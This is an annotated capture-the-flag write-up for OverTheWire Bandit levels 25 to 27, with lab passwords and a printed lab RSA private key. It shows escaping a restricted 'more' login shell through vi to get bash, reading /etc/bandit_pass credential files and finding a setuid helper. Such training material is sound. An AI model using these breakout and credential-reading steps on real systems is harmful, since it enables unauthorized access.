
Bandit Level 25 —> Level 26 [Pages 1-5]
Bandit Level 26 —> Level 27 [Pages 6-7]

Note: Bandit 26 —> Bandit27 requires inputs/processes from Bandit 25 —> Bandit26 to solve. As such, the solution sets for both levels are contained in this document.

SSH Parameters	
Server:	bandit.labs.overthewire.org
Port:	2220

Website URLs	
Level 25—>26	OverTheWire: Level Goal: Bandit Level 25 → Level 26
Level 26—>27	OverTheWire: Level Goal: Bandit Level 26 → Level 27
Level 27—>28	OverTheWire: Level Goal: Bandit Level 27 → Level 28

Passwords		
Level	User Name	Password
Level 25—>26	bandit25	p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d
Level 26—->27	bandit26	c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1
Bandit 27—->28	bandit27	YnQpBuifNMas1hcUFk70ZmqkhUU2EuaS



```
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$ #Over the Wire - Bandit - Level 25 ----> Level 26 - Solution Set
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$ #Execution of id and whoami commands to determine user ID and level
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$
bandit25@bandit:~$ id && whoami
uid=11025(bandit25) gid=11025(bandit25) groups=11025(bandit25)
bandit25
bandit25@bandit:~$
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$ #Execution of pwd command to view current working directory and ls -la command to view current working directory contents.  The -l option/switch outputs directory/file metadata and the -a op
tion/switch outputs hidden files which are preeceded with a period [.].
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$
bandit25@bandit:~$ pwd && ls -la
/home/bandit25
total 32
drwxr-xr-x  2 root     root     4096 Apr 23 18:04 .
drwxr-xr-x 70 root     root     4096 Apr 23 18:05 ..
-rw-r-----  1 bandit25 bandit25   33 Apr 23 18:04 .bandit24.password
-r--------  1 bandit25 bandit25 1679 Apr 23 18:04 bandit26.sshkey
-rw-r--r--  1 root     root      220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root     root     3771 Jan  6  2022 .bashrc
-rw-r-----  1 bandit25 bandit25    4 Apr 23 18:04 .pin
-rw-r--r--  1 root     root      807 Jan  6  2022 .profile
bandit25@bandit:~$
```

```
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$ #Based on the contents of hte current working directory [/home/bandit25] there is a key, bandit26.sshkey, to authenticate to bandit26.  Below we leverage the cat command to view the contents
 of bandit26.sshkey.
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$
bandit25@bandit:~$ cat /home/bandit25/bandit26.sshkey
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEApis2AuoooEqeYWamtwX2k5z9uU1Afl2F8VyXQqbv/LTrIwdW
pTfaeRHXzr0Y0a5Oe3GB/+W2+PReif+bPZlzTY1XFwpk+DiHk1kmL0moEWBHJuT9
/5XbnpjSzn0eEAfFax2OcopjrzVqdBJQerkj0puv3UXY07AskgkyD5XepwGAlJOG
xZsMq1oZqQ0W29aBtfykuGie2bxroRjuAPrYM4o3MMmtlNE5fC4G9Ihq0eq73MDi
1ze6d2jIGce873qxn30BBA2qhRPJNEbnPev5gI+5tU+UxebW8KLbk0EhoXB953Ix
3lgOIrT9Y6skRjsMSFmC6WN/O7ovu8QzGqxdymIDAQABAoIBAAaXoETtVT9GtpHW
qLaKHgYtLEO1tOFOhInWyolyZgL4inuRRva3CIvVEWK6TcnDyIlNL4MfcerehwGi
il4fQFvLR7E6UFcopvhJiSJHIcvPQ9FfNFR3dYcNOQ/IFvE73bEqMwSISPwiel6w
e1DjF3C7jHaS1s9PJfWFN982aublL/yLbJP+ou3ifdljS7QzjWZA8NRiMwmBGPIh
YqBweR3jIVQl3ndEYxO7Cr/wXXebZwlP6CPZb67rBy0jg+366mxQbDIWZYEaUME
zY5izFclr/kKjUs7NTRkC76Yx+TNP5+BXeJT+rgz5aoQq8ghMwU3NYwxjXym/MX
cBX8g0ECgYEA1crBUAR1gSkM+5mGjjoFLJKrFP+IhUHFh25qGI4Dcxxh1f3M53le
wFlrkp5SJnHRFm9IW3gM1JoF0PQxI5aXHRGHphwPeKnsQ/xQBRWCeYpqTme9amJV
tD3aDHkpIhYxkNxqolGgDCAt6tdFSxqPaNfdfsfaAOXiKGrQESUjIBcCgYEAxvmI
2ROJsBXaiM4Iyg9hUpjZIn8TW2UlH76pojFG6/KBd1NcnW3fu0ZUU790wAu7QbbU
i7pieeqCqSYcZsmkhnOvbdx54A6NNCR2btc+si6pDOe1jdsGdXISDRHFb9QxjZCj
6xzWMNvb5n1yUb9w9nfN1PZzATfUsOV+Fy8CbG0CgYEAifkTLwfhqZyLk2huTSWm
pzB0ltWfDpj22MNqVzR3h3d+sHLeJVjPzIe9396rF8KGdNsWsGlWpnJMZKDjgZsz
JQBmMc6UMYRARVP1dIKANN4eY0FSHfEebHcqXLho0mXOUTXe37DWfZza5V9Oify3
Jqu8d8uUptW1Ue41H4t/ErsCgYEArc5FYtF1QXIlfcDz3oUGzI6itUZpgzlb71nd
1cbTm8EupCwRSIlj+IEQU+JTUQyI1nnWcnKwZI+5kBbWNJUu/mLsRyY/UXYxEZh
ibrNklm94373kV1US/0DlZUDcQba7jz9Yp/C3dT/RlwoIw5mP3UxQCizFspNKOSe
euPeaxUCgYEAntklXwBbokgdDup/u/3ms5Lb/bm22zDOCg2HrlWQCqKEkWkAO6R5
/WWyqhp/wTl8VXjxWo+W+DmewGdPHGQQ5fFdqgpuQpGUq24YZS8m66v5ANBwd76t
IZdtF5HXs2S5CADTwniUS5mX1HO9l5gUkk+h0cH5JnPtsMCnAUM+BRY=
-----END RSA PRIVATE KEY-----
bandit25@bandit:~$
```

```
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$ #To authenticate to bandit26 we leverage the ssh command and invoke the -p option/switch for port 2220 and the -i option/switch to utilize the bandit26 private key at /home/bandit25/bandit26
.sshkey.
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$
bandit25@bandit:~$ ssh bandit26@bandit.labs.overthewire.org -p 2220 -i /home/bandit25/bandit26.sshkey
The authenticity of host '[bandit.labs.overthewire.org]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
  Enjoy your stay!

  _                      _ _ _   ___   __
 | |                    | (_) | |__ \ / /
 | |__   __ _ _ __   __| |_| |_   ) / /_
 | '_ \ / _` | '_ \ / _` | | __| / / '_ \
 | |_) | (_| | | | | (_| | | |_ / /| (_) |
 |_.___/ \__,_|_| |_|\__,_|_|\__|____\___/
Connection to bandit.labs.overthewire.org closed.
bandit25@bandit:~$
```

```
bandit25@bandit:~$ ################################################################################################################################################
bandit25@bandit:~$ #Per the two screenshots above login to bandit26, via private key, was initiated but unsuccessful. Upon login, bandit 26 was auto logged off.
bandit25@bandit:~$ ################################################################################################################################################
```


```
bandit25@bandit:~$ ##########################################################################################################################################################################################
bandit25@bandit:~$ #Per the Bandit Level 25 -----> Level 26 instructions, the shell for bandit26 is not /bin/bash.  The requirement is to determine what the shell is, how it works, and how to break out of it.
 An account's default shell is set and stored in the /etc/passwd file.

#First, grep is utilized to extract the bandit26 record from /etc/passwd

#Second, the grep output is piped to the cut command, with the -d option/swtich to delimit the string based on colon [:] and the -f option/swtich to extract the shell file path [last/7th field]

#Third, the cat command is leveraged to read the output of the aforementioned command chain
bandit25@bandit:~$ ##########################################################################################################################################################################################
bandit25@bandit:~$
bandit25@bandit:~$ #First Command - grep
bandit25@bandit:~$
bandit25@bandit:~$ grep bandit26 /etc/passwd
bandit26:x:11026:11026:bandit level 26:/home/bandit26:/usr/bin/showtext
bandit25@bandit:~$
bandit25@bandit:~$ #Second Command - pipe output to cut command to extract shell file path
bandit25@bandit:~$
bandit25@bandit:~$ grep bandit26 /etc/passwd | cut -d : -f 7
/usr/bin/showtext
bandit25@bandit:~$
bandit25@bandit:~$ #3rd Command - encase command chain above within cat to read shell file
bandit25@bandit:~$
bandit25@bandit:~$ cat $(grep bandit26 /etc/passwd | cut -d : -f 7)
#!/bin/sh

export TERM=linux

exec more ~/text.txt
exit 0
bandit25@bandit:~$
```

```
bandit25@bandit: ~
bandit25@bandit:~$ ##########################################################################################################################################################################################
bandit25@bandit:~$ #Next we examine the /usr/bin/showtext [file/shell] that the bandit26 user ID points to
bandit25@bandit:~$ ##########################################################################################################################################################################################
bandit25@bandit:~$
bandit25@bandit:~$ #Contents of the /usr/bin/showtext file/shell
bandit25@bandit:~$
bandit25@bandit:~$ cat /usr/bin/showtext
#!/bin/sh

export TERM=linux

exec more ~/text.txt
exit 0
bandit25@bandit:~$
bandit25@bandit:~$ #The first line, #!/bin/sh, is a hash bang line and initiates a shell from the file path /bin/sh
bandit25@bandit:~$ #To obtain metadata, regarding this file, we utilize the file command
bandit25@bandit:~$
bandit25@bandit:~$ file /bin/sh
/bin/sh: symbolic link to dash
bandit25@bandit:~$
bandit25@bandit:~$ #Based on the output of the file command, above, we note that sh is a symbolic link to /bin/dash
bandit25@bandit:~$ #A symbolic link is a shortcut that points the /bin/sh file to another file, /bin/dash
bandit25@bandit:~$
bandit25@bandit:~$ #dash is a standard command interpreter for the system.  It reads lines from either a file or the terminal, interprets them, and executes commands.  It is the program that is running when a
user logs into the system.
bandit25@bandit:~$
bandit25@bandit:~$ #The second line, export TERM=linux, assigns the environment variable TERM the value of linux.  TERM is the environment variable for terminal.  The terminal enables interaction with the shel
l and submits inputs/commands to the shell for processing
bandit25@bandit:~$
bandit25@bandit:~$ #The third line, exec more ~/text.txt, executes the more command to read/view the text.txt file in the bandit26 home directory [upon authentication/login].  The more command is a filter for
paging through text one screenful at a time.  Additionally, the more command has options/switches that can aid in solving this challenge.  The -v option/switch invokes the vi text editor.  In turn, the vi text
 editor includes options, such as :e to access/read a file, that aid in this challenge.  Additionally, the more command also provides functionality to set and log into a shell [i.e. bash] of ones choosing whic
h is illustrated below.
bandit25@bandit:~$
bandit25@bandit:~$ #The fourth command, exit 0, exits the enviornment.  When a file is opened/viewed with more only the viewable portion is shown and executed.  In example, if a file that was 100 lines was ope
ned with more only those lines that could fit on the screen would be shown and executed.  If a screen was shrunk, and more used to view the files, only those lines that are vieweable execute.  As such, in the
next steps we will adjust the size of the screen so line 4 is not shown/executed and we can invoke applicable options/switches of the more command to execute operations to complete the challenge.
```

```
bandit25@bandit: ~
bandit25@bandit:~$ ##########################################################################################################################################################################################
bandit25@bandit:~$ #To leverage the more command, to execute its options/switches, and avoid the exit command on line 4 [described in the script above] from being triggered we minimize the screen and execute t
he command:
bandit25@bandit:~$ # ssh bandit26@bandit.labs.overthewire.org -p 2220 -i /home/bandit25/bandit26.sshkey
bandit25@bandit:~$ #Note: The -i option/switch is utilized with the ssh command to transmit the bandit26 private ssh key, obtained earlier in this solution set, to authenticate to the bandit26 account
bandit25@bandit:~$
```


```
bandit25@bandit: ~

bandit25@bandit:~$ ssh bandit26@bandit.labs.over
thewire.org -p 2220 -i /home/bandit25/bandit26.s
shkey
```

```
#Next, we confirm validity of utilizing the private key specified in the -i option/switch /home/bandit25/bandit26.sshkey
```




```
#Upon authentication we note functionality of the more command activated with the word more being denoted at the bottom of the screen
```


```
#The "v" key is pushed in order to invoke the vi text editor.  This is denoted with the cursor moving to the top of the screen and
absence of the More indicator.
```




```
In order to invoke the bash shell we utilize the set option/switch to set the shell to bash through the following command:
:set shell=/bin/bash
```

```
#Next, we invoke the shell command/option which enable the bash script
```

```
bandit25@bandit: ~
 | |                    | (_) | |__ \ / /
:shell
bandit26@bandit:~$
```

```
To verify authentication to bandit26 the id and whoami commands are executed. Note: We are now able to enlarge the screen to full screen size
```

```
bandit25@bandit: ~
bandit26@bandit:~$ #Verify authentication to bandit26 through execution of id and whoami commands
bandit26@bandit:~$
bandit26@bandit:~$ id && whoami
uid=11026(bandit26) gid=11026(bandit26) groups=11026(bandit26)
bandit26
bandit26@bandit:~$
```

```
To confirm we are in the bash shell we execute the command echo $0 to display the environment variable displaying the shell being utilized
```

```
bandit26@bandit:~$ #Determine shell being utilized by query of environment variable 0
bandit26@bandit:~$
bandit26@bandit:~$ echo $0
/bin/bash
```

```
To extract the bandit26 password we leverage the cat command to read the file /etc/bandit_pass/bandit26
```


```
bandit26@bandit:~$ #Extract bandit26 password via cat command of file patch /etc/bandit_pass/bandit26
bandit26@bandit:~$
bandit26@bandit:~$ cat /etc/bandit_pass/bandit26
c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1
bandit26@bandit:~$
```

****

Level 26 —> Level 27 Password

****


c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1



Execution of echo $0. This command outputs the value of the environment variable that holds the current shell and the id and whoami commands to confirm authentication to bandit26/Level 26.


```
bandit25@bandit: ~
bandit26@bandit:~$ #Execute echo $0 to determine current shell being utilized/running
bandit26@bandit:~$
bandit26@bandit:~$ echo $0
/bin/bash
bandit26@bandit:~$
bandit26@bandit:~$ #Execute id and whoami commands to validate authentication to bandit26
bandit26@bandit:~$
bandit26@bandit:~$ id && whoami
uid=11026(bandit26) gid=11026(bandit26) groups=11026(bandit26)
bandit26
bandit26@bandit:~$
```

Next, we executed the ls -la command on the home directory. It contains a SETUID executable, bandit27-do. The SETUID file executes commands, and reads files, as bandit27. We leveraged the SETUID executable to view/extract the bandit27 password from the /etc/bandit_pass/bandit27 file. The commands/processes/procedures to carry out the aforementioned are denoted in the annotated screenshots below.



```
bandit25@bandit: ~
bandit26@bandit:~$ #Execution of ls -la command to view home directory contents.  The -l option/switch outputs file/directory metadata and the -a option/switch outputs hidden files/directories whoose titles be
gin with a period [.]
bandit26@bandit:~$
bandit26@bandit:~$ ls -la
total 44
drwxr-xr-x  3 root     root      4096 Apr 23 18:04 .
drwxr-xr-x 70 root     root      4096 Apr 23 18:05 ..
-rwsr-x---  1 bandit27 bandit26 14876 Apr 23 18:04 bandit27-do
-rw-r--r--  1 root     root       220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root     root      3771 Jan  6  2022 .bashrc
-rw-r--r--  1 root     root       807 Jan  6  2022 .profile
drwxr-xr-x  2 root     root      4096 Apr 23 18:04 .ssh
-rw-r-----  1 bandit26 bandit26   258 Apr 23 18:04 text.txt
bandit26@bandit:~$
bandit26@bandit:~$
bandit26@bandit:~$ #Per examination of the home direcotry contents it appears the bandit27-do file can be utilized to harvest the bandit27 password
bandit26@bandit:~$ #We execute the file command on bandit27-do to gain details on this file
bandit26@bandit:~$
bandit26@bandit:~$ file bandit27-do
bandit27-do: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=c148b21f7eb7e816998f07490c8007567e51953f, for GNU/Linux 3.2.0, no
t stripped
bandit26@bandit:~$
bandit26@bandit:~$ #Based on the output of the file command this file is a setuid file.  Such files are utilized to execute other files with permissions of another user.  We utilize the ls -la command to gain
such details.
bandit26@bandit:~$
bandit26@bandit:~$ ls -la bandit27-do
-rwsr-x--- 1 bandit27 bandit26 14876 Apr 23 18:04 bandit27-do
bandit26@bandit:~$
bandit26@bandit:~$ #Per the output of the ls-la command, on bandit27-do, the file owner is bandit27.  As such, being a setuid command this file executes as bandit27
bandit26@bandit:~$
```

```
bandit26@bandit:~$
bandit26@bandit:~$ #We execute the bandit27-do command to determine its purpose
bandit26@bandit:~$
bandit26@bandit:~$ ./bandit27-do
Run a command as another user.
  Example: ./bandit27-do id
bandit26@bandit:~$
```



****

Level 27 —> Level 28 Password

****

YnQpBuifNMas1hcUFk70ZmqkhUU2EuaS